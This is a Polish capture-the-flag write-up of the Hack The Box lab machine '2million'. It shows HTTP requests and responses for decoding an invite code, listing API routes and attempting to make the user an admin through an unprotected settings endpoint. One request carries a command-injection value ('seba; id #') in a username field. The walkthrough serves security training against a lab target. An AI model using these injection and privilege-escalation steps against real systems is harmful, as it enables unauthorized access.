Cookie: PHPSESSID=cpgpe0r5u8tqcfenncjh5tohj2
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Jun 2023 19:55:37 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 91

{
  "0":200,
  "success":1,
  "data":{
    "code":"Uk1CM0QtMEc0VTctNTBKRU0tOUUxMjQ=",
    "format":"encoded"
  }
}
```

Otrzymujeme zakodowany code w base64 zatem odszyfrowujemy go



```
┌──(kali㉿kali)-[~]
└─$ echo 'Uk1CM0QtMEc0VTctNTBKRU0tOUUxMjQ=' |base64 -d
RMB3D-0G4U7-50JEM-9E124
```

Z jego pomocą możemy utworzyć konto na /register



Server: EU FREE 1
Load: 49%

Hack The Box

Hack The Box is an online platform allowing you to test and advance your skills in cyber security. Use it responsibly and don't hack your fellow members...

Hack The Box
Dashboard
1.2.8

32 Machines

803 Online Members

693 Connections

1.54ms Response Time

30384 New Members
2003495 Members ▲ 2%

Top Teams


DuckTeam	28	28
Testers	14	15
Admins	5	5

⚠ Important Announcement: We are currently performing database migrations. For this reason some of the website's features will be unavailable. We apologize for the inconvenience.

Lab Service Status

eu-free-1 10 ●

Przeszukując cały panel natrafiamy na




Access

Lab Access details.

HTB Lab Access Details

Server	edge-eu-free-1.hackthebox.eu
Port	1337
Server status	✓
Connected	✗
HTB Network IPv4	0.0.0.0
HTB Network IPv6	0::
Traffic	↑ 0 MB ↓ 0 MB


Sprawdzamy request jaki jest wysyłany



```
GET /api/v1/user/vpn/regenerate HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=cpgpe0r5u8tqcfenncjh5tohj2
Upgrade-Insecure-Requests: 1


```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Jun 2023 20:02:46 GMT
Content-Type: application/octet-stream
Content-Length: 10817
Connection: close
Content-Description: File Transfer
Content-Disposition: attachment; filename="seba.ovpn"
Expires: 0
Cache-Control: must-revalidate
Pragma: public

client
dev tun
proto udp
remote edge-eu-free-1.2million.htb 1337
resolv-retry infinite
nobind
persist-key
persist-tun
remote-cert-tls server
comp-lzo
verb 3
data-ciphers-fallback AES-128-CBC
data-ciphers
AES-256-CBC:AES-256-CFB:AES-256-CFB1:AES-256-CFB8:AES-256-OFB:AES-
256-GCM
tls-cipher "DEFAULT:@SECLEVEL=0"
auth SHA256
key-direction 1
<ca>
-----BEGIN CERTIFICATE-----
MIIGADCCA+igAwIBAgIUQxzHkNyCAfHzUuoJgKZwCwVNjgIwDQYJKoZIhvcNAQEL
BQAwgYgxCzAJBgNVBAYTAlVLMQ8wDQYDVQQIDAZMb25kb24xDzANBgNVBAcMBkxv
bmRvbjETMBEGA1UECgwKSGFja1RoZUJveDEMMAoGA1UECwwDVlBOMREwDwYDVQQD
DAgybWlsbGlvbjEhMB8GCSqGSIb3DQEJARYSaW5mb0BoYWNrdGhlYm94LmV1MB4X
DTIzMDUyNjE1MDIzM1oXDTIzMDYyNTE1MDIzM1owgYgxCzAJBgNVBAYTAlVLMQ8w
DQYDVQQIDAZMb25kb24xDzANBgNVBAcMBkxvbmRvbjETMBEGA1UECgwKSGFja1Ro
ZUJveDEMMAoGA1UECwwDVlBOMREwDwYDVQQDDAgybWlsbGlvbjEhMB8GCSqGSIb3
DQEJARYSaW5mb0BoYWNrdGhlYm94LmV1MIICIjANBgkqhkiG9w0BAQEFAAOCAg8A
MIICCgKCAgEAubFCgYwD7v+eog2Ket1ST8UGSjt45tKzn9HmQRJeuPYwuuGvDwKS
```


Cofamy się do /api/v1 i widzimy jakie mamy inne możliwości



```
GET /api/v1 HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=cpgpe0r5u8tqcfenncjh5tohj2
Upgrade-Insecure-Requests: 1
Content-Length: 29

{
  "username":"seba; id #"
}
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Jun 2023 20:02:04 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 800

{
  "v1":{
    "user":{
      "GET":{
        "\/api\/v1":"Route List",
        "\/api\/v1\/invite\/how\/to\/generate":
        "Instructions on invite code generation",
        "\/api\/v1\/invite\/generate":"Generate invite code",
        "\/api\/v1\/invite\/verify":"Verify invite code",
        "\/api\/v1\/user\/auth":"Check if user is authenticated",
        "\/api\/v1\/user\/vpn\/generate":"Generate a new VPN configuration",
        "\/api\/v1\/user\/vpn\/regenerate":"Regenerate VPN configuration",
        "\/api\/v1\/user\/vpn\/download":"Download OVPN file"
      },
      "POST":{
        "\/api\/v1\/user\/register":"Register a new user",
        "\/api\/v1\/user\/login":"Login with existing user"
      }
    },
    "admin":{
      "GET":{
        "\/api\/v1\/admin\/auth":"Check if user is admin"
      },
      "POST":{
        "\/api\/v1\/admin\/vpn\/generate":"Generate VPN for specific user"
      },
      "PUT":{
        "\/api\/v1\/admin\/settings\/update":"Update user settings"
      }
```


Nie mamy uprawień jako admin aby móc wykonywać jakies komendy systemowe zatem musimy się nim stać
Chcemy naszego usera uczynić adminem ale otrzymujemy błąd “Invalid content type” zatem próbujemy go objeść




```
PUT /api/v1/admin/settings/update HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=cpgpe0r5u8tqcfenncjh5tohj2
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Jun 2023 20:04:17 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 53

{
  "status":"danger",
  "message":"Invalid content type."
}
```

Dodając json




```
PUT /api/v1/admin/settings/update HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=cpgpe0r5u8tqcfenncjh5tohj2
Content-Type:application/json
Upgrade-Insecure-Requests: 1

```




```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Jun 2023 20:06:14 GMT
Content-Type: application/json
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 56

{
  "status":"danger",
  "message":"Missing parameter: email"
}
```

Teraz brakuje e-maila




```
PUT /api/v1/admin/settings/update HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://2million.htb/home/access
Cookie: PHPSESSID=cpgpe0r5u8tqcfenncjh5tohj2
Content-Type:application/json
Upgrade-Insecure-Requests: 1
Content-Length: 33

{
  "email":"seba@2million.htb"
}
```

